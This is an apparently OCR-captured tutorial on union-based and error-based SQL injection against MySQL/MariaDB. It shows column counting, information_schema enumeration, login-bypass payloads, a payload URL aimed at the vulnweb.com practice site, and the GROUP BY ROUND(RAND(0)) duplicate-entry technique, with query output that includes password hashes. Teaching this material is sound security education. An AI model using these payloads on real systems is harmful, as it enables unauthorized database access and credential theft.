
AND IT SAYS UNKNOWN COLUMN 20 IN ORDER CLAUSE THIS MEANS THAT THE NUMBER OF COLUMN IS LESS THAN 2.IF I TRY 10




IT WORKS WHICH MEANS THE NUMBER OF COLUMNS IS EITHER 10 OR MORE THAN 10




I CAN USE MIDDLE RANGE WHICH IS 15 AND THAT THROWS AN ERROR SO UNKNOWN COLUMN 15 IT MEANS OUR COLUMN ARE IN BETWEEN THE RANGE OF 10 AND 15.



NUMBER OF COLUMNS IN THIS APPLICATION ARE 11 WHICH GIVES US THE OUTPUT SO I CAN SAY NOW SELECT(1-11)



NOW WE CAN SEE IT CREATES A VIRTUAL TABLE BUT POINT TO UNDERSTAND HERE IS NOT EVERY COLUMN IS ACCESSIBLE. I CAN SEE 7 AND 2,9 HERE SO I CAN EXTRACT INFORMATION THROUGH COLUMN NUMBER 7 THROUGH COLUMN NUMBER 2 AND THROUGH COLUMN NUMBER 9 .



THESE ARE THREE COLUMNS WHERE I'M GETTING THE INFORMATION HENCE I CAN PUT MY DATABASE() IN COLUMN NUMBER 2,IN COLUMN NUMBER 7 I CAN PUT THE USER() AND IN COLUMN NUMBER 9 I CAN PUT THE VERSION


AND WE WERE SUCCESSFULLY ABLE TO FIND THE USER NAME THE DATABASE NAME AND THE VERSION .

SO IN ORDER TO FIND THE DATA BASE IS A SPECIAL TABLE CALLED INFORMATION SCHEMAS MATA


```
Command Prompt - mysql -u root
2 rows in set (0.00 sec)

mysql> SELECT * FROM tbl_admin UNION SELECT DATABASE(),2,USER(),VERSION();
+------------+---------------+----------------+----------------------------------+
| id         | full_name     | username       | password                         |
+------------+---------------+----------------+----------------------------------+
| 13         | Administrator | admin          | 21232f297a57a5a743894a0e4a801fc3 |
| food-order | 2             | root@localhost | 10.4.28-MariaDB                  |
+------------+---------------+----------------+----------------------------------+
2 rows in set (0.00 sec)

mysql> SELECT schema_name FROM information_schema.schemata;
+--------------------+
| schema_name        |
+--------------------+
| information_schema |
| admin              |
| database1          |
| db2                |
| food-order         |
| geeksforgeeks      |
| lima               |
| mysql              |
| performance_schema |
| phpmyadmin         |
| test               |
+--------------------+
11 rows in set (0.00 sec)
```

ON THIS WEBSITE I PUT

```
' UNION SELECT 1,2,3,4 schema_name FROM information_schema.schemata#
```




The Result Is Login Successfully



NOW GOING TO ONLINE TESTING

testphp.vulnweb.com/listproducts.php?cat=2%20UNION%20SELECT%201,DATABASE(),3,4,5,6,USER(),8,schema_name ,10,11 FROM information_schema.schemata#

Now We Can See We Got First Database Information Second Database Acuart And There Are No Other Entries Which Means This Specific Website Only Has Two Databases.




Now How To Find Table Name

```
+--------------------+
| information_schema |
| admin              |
| database1          |
| db2                |
| food-order         |
| geeksforgeeks      |
| lima               |
| mysql              |
| performance_schema |
| phpmyadmin         |
| test               |
+--------------------+
11 rows in set (0.00 sec)

mysql> SELECT table_name FROM information_schema.tables WHERE table_schema="x";
Empty set (0.00 sec)

mysql> SELECT table_name FROM information_schema.tables WHERE table_schema="food-order";
+--------------+
| table_name   |
+--------------+
| tbl_admin    |
| tbl_category |
| tbl_food     |
| tbl_order    |
+--------------+
4 rows in set (0.00 sec)

mysql> _
```

In This Case I Found The Food-Order Where Is Just 4 Table .I Take The Same Thing Put It On The Website


```
' UNION SELECT 1,2 ,3,4 FROM information_schema.tables WHERE table_schema="food-order"#
```


The Result Is Login Successfully



NOW GOING TO ONLINE TESTING

As You Can See I Just Found The Table Names The Query I Used Was Table Name From Information Schema. Table





And That’s Way Union Based SQL Injection

Error Based SQL injection

Error Based Sql Injection Occurs When You Are Able To Trigger Certain Bug In The Product Which Leads To Some Errors And You Have The Ability To Control Those Errors To Extract Data, Error Based Sql Injection Depend On The Product And A Bug In That Product .

So, I'm Going To Show The One Specific Table There Is 4 Column And There Are Three Rows: (Administrator, Rabeya Akter Lima, Mira)

Command Prompt - mysql -u root

```
mysql> SELECT * FROM tbl_admin;
+----+-------------------+----------+----------------------------------+
| id | full_name         | username | password                         |
+----+-------------------+----------+----------------------------------+
| 13 | Administrator     | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA              | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+-------------------+----------+----------------------------------+
3 rows in set (0.00 sec)
```

Now This Error Occurs When We Are Able To Associate A Random Pattern For That First Step Is To Associate A Random Value For Each Of The Results To Do That We Use The Rand Function

```
3 rows in set (0.02 sec)

mysql> SELECT full_name,rand() from tbl_admin;
+--------------------+----------------------+
| full_name          | rand()               |
+--------------------+----------------------+
| Administrator      | 0.24829149455604282 |
| Rabeya Akter lima  |  0.9990670401594295 |
| MIRA               |  0.2504607478626638 |
+--------------------+----------------------+
3 rows in set (0.00 sec)

mysql> SELECT full_name,rand() from tbl_admin;
+--------------------+----------------------+
| full_name          | rand()               |
+--------------------+----------------------+
| Administrator      | 0.2551026495686757 |
| Rabeya Akter lima  |  0.524131034989032 |
| MIRA               | 0.8553472569727779 |
+--------------------+----------------------+
3 rows in set (0.00 sec)

mysql> SELECT full_name,rand() from tbl_admin;
+--------------------+----------------------+
| full_name          | rand()               |
+--------------------+----------------------+
| Administrator      | 0.7043432106304385 |
| Rabeya Akter lima  | 0.9556743129675037 |
| MIRA               | 0.6653419636798482 |
+--------------------+----------------------+
```

As You Can See When I Select This Column Which Is Full_Name It Returns Three Rows But I Also Selected A Random Function, Which Is Creating Three Random Values In Front Of These, Since It Is A Random Function Any Time, I Create This Again And Again It Will Create All New Values We Can See In The Picture All The Value Is Changed. It,S Completely Random We Can Use A Seed Value .

Here I Will Put A Seed Value Like Zero Now Once I Put A Seed Value The Result Will Always Be Same

Command Prompt - mysql -u root

```
3 rows in set (0.00 sec)

mysql> SELECT full_name,RAND(0) FROM tbl_admin;
+--------------------+----------------------+
| full_name          | RAND(0)              |
+--------------------+----------------------+
| Administrator      | 0.15522042769493574 |
| Rabeya Akter lima |   0.620881741513388 |
| MIRA               |  0.6387474552157777 |
+--------------------+----------------------+
3 rows in set (0.00 sec)

mysql> SELECT full_name,RAND(0) FROM tbl_admin;
+--------------------+----------------------+
| full_name          | RAND(0)              |
+--------------------+----------------------+
| Administrator      | 0.15522042769493574 |
| Rabeya Akter lima |   0.620881741513388 |
| MIRA               |  0.6387474552157777 |
+--------------------+----------------------+
3 rows in set (0.00 sec)

mysql> SELECT full_name,RAND(0) FROM tbl_admin;
+--------------------+----------------------+
| full_name          | RAND(0)              |
+--------------------+----------------------+
| Administrator      | 0.15522042769493574 |
| Rabeya Akter lima |   0.620881741513388 |
| MIRA               |  0.6387474552157777 |
+--------------------+----------------------+
```

We Can See All The Time Generating The Same Three Values. Now The Next Step Is To Create A Duplicate Entry But My Question Is Do You Think This Number Has Any Probability To Come On This Place Or On This Place

```
mysql> SELECT full_name,rand(0) from tbl_admin;
+--------------------+----------------------+
| full_name          | rand(0)              |
+--------------------+----------------------+
| Administrator      | 0.15522042769493574 |
| Rabeya Akter lima |   0.620881741513388 |
| MIRA               |  0.6387474552157777 |
+--------------------+----------------------+
```

These Are Billions Of Combinations So The Probability Of This Is Almost Impossible For That We Will Use A Rounding Function. Let Me Tell You How That Works:

```
Command Prompt - mysql  -u root
3 rows in set (0.00 sec)

mysql> SELECT full_name,RAND(0),ROUND(RAND(0)) FROM tbl_admin;
+-------------------+---------------------+----------------+
| full_name         | RAND(0)             | ROUND(RAND(0)) |
+-------------------+---------------------+----------------+
| Administrator     | 0.15522042769493574 |              0 |
| Rabeya Akter lima |   0.620881741513388 |              1 |
| MIRA              |  0.6387474552157777 |              1 |
+-------------------+---------------------+----------------+
3 rows in set (0.00 sec)

mysql> SELECT full_name,RAND(0),ROUND(RAND(0)) FROM tbl_admin;
+-------------------+---------------------+----------------+
| full_name         | RAND(0)             | ROUND(RAND(0)) |
+-------------------+---------------------+----------------+
| Administrator     | 0.15522042769493574 |              0 |
| Rabeya Akter lima |   0.620881741513388 |              1 |
| MIRA              |  0.6387474552157777 |              1 |
+-------------------+---------------------+----------------+
3 rows in set (0.00 sec)

mysql> SELECT full_name,RAND(0),ROUND(RAND(0)) FROM tbl_admin;
+-------------------+---------------------+----------------+
| full_name         | RAND(0)             | ROUND(RAND(0)) |
+-------------------+---------------------+----------------+
| Administrator     | 0.15522042769493574 |              0 |
| Rabeya Akter lima |   0.620881741513388 |              1 |
| MIRA              |  0.6387474552157777 |              1 |
+-------------------+---------------------+----------------+
```

So In The Following Example I Just Added A Round Function On Top Of Our Rand Function Hence It Is Rounding The Values To The Closest Zero Or One And Now There Is A Hundred Percent Probability That Our Value Will Repeat And There Will Be A Duplicate Entry Since It Will Always Be 0 1 1. It Doesn’t Matter How Many Time I Try This It Will Always Be 011.It Never Changes.

Now That We Are Able To Generate Random Values Which Are Still Controlled By Us And We Know That Is Going To Create 011 And This 1 Is Duplicate Entry Of The Above 1 We Can Use The Group By Clause

```
Command Prompt - mysql  -u root
3 rows in set (0.00 sec)

mysql> SELECT full_name FROM tbl_admin GROUP BY ROUND(RAND(0));
+-------------------+
| full_name         |
+-------------------+
| Administrator     |
| Rabeya Akter lima |
+-------------------+
2 rows in set (0.00 sec)

mysql>
```

Now We Can See When I Use GROUP BY ROUND(RAND(0)) The Result Are Not Three But Rather Two Because This "Mira"(Which Is Another Row In This Tbl_Admin Table) Is Also Having The The Value Of 1 ,And " Rabeya Akter Lima " Is Also Having The Value Of 1 Hence They Have Been Grouped Together Finally To Trigger The Bug We Just Need To Put Having Min(0);

```
Command Prompt - mysql  -u root
2 rows in set (0.00 sec)

mysql> SELECT full_name FROM tbl_admin GROUP BY ROUND(RAND(0)) HAVING MIN(0);
ERROR 1062 (23000): Duplicate entry '1' for key 'group_key'
mysql>
```

And We Can See Duplicate Entry '1' For The Key Group_Key THAT's The Bug Another Approach Which The Official Guide Says Instead Of Putting Having Min You Can Put Count So The Count Will Come I IF I REMOVE THE HAVING THING I Will Still Trigger The Bug Because Bug Is Coming From Count Now This May Be Interesting That ,This Count Is Able To Create The Bug But It's Almost Useless When Using Error-Based Injection. The Reason Is That Most Of The Times This Select Something From Something Statement Is Locked And We Can Only Modify This Part :

mysql> SELECT full_name,COUNT(*) FROM tbl_admin GROUP BY ROUND(RAND(0)) ;
ERROR 1062 (23000): Duplicate entry '1' for key 'group_key'

```
Command Prompt - mysql  -u root
2 rows in set (0.00 sec)

mysql> SELECT full_name FROM tbl_admin GROUP BY ROUND(RAND(0)) HAVING MIN(0);
ERROR 1062 (23000): Duplicate entry '1' for key 'group_key'
mysql> SELECT full_name,COUNT(*) FROM tbl_admin GROUP BY ROUND(RAND(0)) HAVING MIN(0);
ERROR 1062 (23000): Duplicate entry '1' for key 'group_key'
mysql> SELECT full_name,COUNT(*) FROM tbl_admin GROUP BY ROUND(RAND(0)) ;
ERROR 1062 (23000): Duplicate entry '1' for key 'group_key'
mysql>
```

We Can Modify The Group By Round Function, And We Can See This Is A Standard Database Query.

Command Prompt - mysql -u root

```
ERROR 1062 (23000): Duplicate entry '1' for key 'group_key'
mysql> SELECT full_name FROM tbl_admin WHERE full_name="Administrator";
+---------------+
| full_name     |
+---------------+
| Administrator |
+---------------+
1 row in set (0.00 sec)

mysql> _
```

The Problem Of This Is It Always Going To Give You One Result However We Need At Least Three Results For This Bug To Trigger Hence We Can Put Or 1=1

Command Prompt - mysql -u root

```
| full_name     |
+---------------+
| Administrator |
+---------------+
1 row in set (0.00 sec)

mysql> SELECT full_name FROM tbl_admin WHERE full_name="Administrator" OR 1=1;
+-------------------+
| full_name         |
+-------------------+
| Administrator     |
| Rabeya Akter lima |
| MIRA              |
+-------------------+
3 rows in set (0.00 sec)
```

OR 1=1 Which Is Always True,,Hence It Will Select All The Names Giving The Whole Table As You Can See IT DUMPD THE WHOLE TABLE ,SO NOW WE CAN PUT GROUP BY ROUND(RAND(0)) Having Min(0);

```
Command Prompt - mysql -u root
| full_name     |
+---------------+
| Administrator |
+---------------+
1 row in set (0.00 sec)

mysql> SELECT full_name FROM tbl_admin WHERE full_name="Administrator" OR 1=1;
+-------------------+
| full_name         |
+-------------------+
| Administrator     |
| Rabeya Akter lima |
| MIRA              |
+-------------------+
3 rows in set (0.00 sec)

mysql> SELECT full_name FROM tbl_admin WHERE full_name="Administrator" OR 1=1 GROUP BY ROUND(RAND(0)) Having Min(0);
ERROR 1062 (23000): Duplicate entry '1' for key 'group_key'
mysql>
```

And This Triggers The Bug And This Is The Final Out Put Which We Want As Our Payload

